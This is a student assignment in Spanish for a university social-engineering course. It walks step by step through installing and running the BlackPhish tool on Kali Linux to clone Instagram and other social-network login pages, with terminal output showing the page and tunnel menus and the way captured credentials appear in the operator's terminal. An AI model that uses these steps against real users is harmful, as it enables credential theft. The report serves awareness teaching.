

CORPORACIÓN UNIVERSITARIA MINUTO DE DIOS BOGOTÁ VIRTUAL Y DISTANCIA



UNIMINUTO
Corporación Universitaria Minuto de Dios
Educación de Calidad al alcance de todos
Vigilada MinEducación

Semana 5 Implementación de un ataque de phishing

DUVERNEY ALDANA SÁNCHEZ

Asignatura: Ingeniería Social

Profesor: MAGDA MIREYA SALAZAR SUAREZ

Tabla de Contenidos

- Introducción
- Paso a paso

Introducción

El ejercicio que se realiza a continuación es poder mostrar un paso a paso de como se implementa un phishing para enganar a los usuarios de las redes sociales y estas se pueden dar a través de las organizaciones en el cual se tiene restricciones pero al buscar en la red local se abre al usuario corporativo, permitiendo con ello ver lo vulnerable que es el usuario

Identificando

- Para realizar un ataque Phishing se debe identificar la dirección ip del equipo donde se esta realizando el ejercicio

Cómo funciona

- Ahora bien, se debe ingresar a la carpeta BlackPhish y ejecutar el proceso
- `cd BlackPhish`
- `./install.sh`

```
(root@kali)~/home/kali
# git clone https://github.com/iincognit0/BlackPhish
Cloning into 'BlackPhish' ...
remote: Enumerating objects: 1722, done.
remote: Counting objects: 100% (130/130), done.
remote: Compressing objects: 100% (74/74), done.
remote: Total 1722 (delta 65), reused 113 (delta 52), pack-reused 1592
Receiving objects: 100% (1722/1722), 19.83 MiB | 1023.00 KiB/s, done.
Resolving deltas: 100% (629/629), done.

(root@kali)~/home/kali
# cd BlackPhish


(root@kali)~/home/kali/BlackPhish
#
```

```
(root@kali)~/home/kali
# cd BlackPhish


(root@kali)~/home/kali/BlackPhish
# ./install.sh
Get:1 http://kali.download/kali kali-rolling InRelease [41.2 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.3 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [44.5 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [116 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [172 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [217 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [928 kB]
Fetched 65.2 MB in 39s (1,690 kB/s)
Reading package lists... Done
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
wget is already the newest version (1.21.3-1+b2).
The following packages were automatically installed and are no longer required:
  docutils-common libpython3.10-dev python3-alabaster python3-docutils python3-imagesize python3-roman python3-snow
  python3.10-dev python3.10-minimal sphinx-common
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils blueman coreboot-utils-doc curl eslint gir1.2-freedesktop gir1.2-glib-2.0
  libapache2-mod-php8.2 libcurl3-gnutls libcurl3-nss libcurl4 libgirepository-1.0-1 libgpgme11 libjs-async libjs-ev
  libjs-prettify libjs-regenerate libjs-source-map libjs-sphinxdoc libjs-sprintf-js libjs-typedarray-to-buffer libj
  libprotobuf32 libpython3-all-dev libpython3-dev libpython3-stdlib libpython3.11 libpython3.11-dev libpython3.11-m
  libssl-dev libssl3 libtalloc2 libtdb1 libwbclient0 node-abbrev node-acorn node-agent-base node-ajv node-ajv-keywo
  node-ansi-regex node-ansi-styles node-anymatch node-aproba node-archy node-are-we-there-yet node-argparse node-ar
  node-auto-bind node-babel-helper-define-polyfill-provider node-babel-plugin-add-module-exports node-babel-plugin-
  node-babel-plugin-polyfill-corejs3 node-babel-plugin-polyfill-regenerator node-babel7 node-babel7-runtime node-ba
  node-binary-extensions node-brace-expansion node-braces node-browserslist node-builtins node-busboy node-cacache
  node-chalk node-chokidar node-chownr node-chrome-trace-event node-ci-info node-cjs-module-lexer node-cli-boxes no
  node-cliui node-clone node-clone-deep node-collection-visit node-color-convert node-color-name node-colors node-c
  node-concat-stream node-console-control-strings node-convert-source-map node-copy-concurrently node-core-js node-
```

Cómo funciona

- En este punto ya debería haber quedado listo el programa y procedemos a ejecutar herramienta Python y sus respectivas opciones
- apt install python3-pip
- sudo python3 blackphish.py



```
root@kali: /home/kali/BlackPhish
File Actions Edit View Help
[*] Checking connection ...
[+] Internet Found
https://github.com/iinc0gnit0/BlackPhish
BLACKPHISH v3.4
Banner made by: [ tuf_unkn0wn ]
Script created by: [ inc0gnit0 ] [ retro0001 ]
Revisions made by: [ jackoftimeandreality ]
Websites created by: [ TableFlipGod ]
Big Thanks to: [ DarkSecDevelopers ]
Will you use this responsibly (y/n):
```



```
root@kali: /home/kali/BlackPhish
File Actions Edit View Help
[*] Checking connection ...
[+] Internet Found
https://github.com/iinc0gnit0/BlackPhish
BLACKPHISH v3.4
Banner made by: [ tuf_unkn0wn ]
Script created by: [ inc0gnit0 ] [ retro0001 ]
Revisions made by: [ jackoftimeandreality ]
Websites created by: [ TableFlipGod ]
Big Thanks to: [ DarkSecDevelopers ]
Will you use this responsibly (y/n):
```

Cómo funciona

- Luego de haber entrado en la primera opción, se desplegará otras opciones y se debe seleccionar la número tres
- Imagen de referencia

```
[1] Instagram
[2] Google
[3] Facebook
[4] Netflix
[5] Twitter
[6] Snapchat
[0] Clean
[x] Exit

[BlackPhish] → 1
[+] Checking connection...
[+] internet found


[1] ngrok (recommended)
[2] Localtunnel
[3] localhost.run
[4] Localhost only

[BlackPhish-Instagram] → 3
```

```
File Actions Edit View Help
[+] Copying Files
[+] Cleaning /var/www/html/
[+] Cleaning /Server/www/
URL redirect to: instagram.com
```



Cómo funciona

- Ya defina la opción, la cual debe correr el servidor de localhost, se escribe la url que se quiere hacer pasar como real, -> instagram.com
- Se va a navegador y se digital la dirección ip del localhost 127.0.0.1
- Imagen de referencia



Cómo funciona

- Muestro la pantalla de la red social



Cómo funciona

- En este punto al usuario ingresar sus credenciales en la pantalla, estas se irán mostrando en la terminal donde se tiene abierto el ejecutable del localhost

Conclusiones

- El engañar al usuario en este momento, con herramientas parecidas a las reales, es sencillo, debido a que realizar una página es sencillo y los usuarios muchas veces no se toman el tiempo de verificar que tan real es.
- Otra de las conclusiones que se llega con este ejercicio es que en la actualidad hay muchas facilidades para la elaboración del tipo de suplantación y el mismo deseo por estar en redes, permite caer en estas manipulaciones

- **Bibliografía**

- https://www.youtube.com/watch?v=DYamB5gfSu8&ab_channel=LudyRicoMoreno
- <https://elhackeretico.com/simulando-un-ataque-de-pharming/>
- <https://elibro.net/es/ereader/uniminuto/106508>

GRACIAS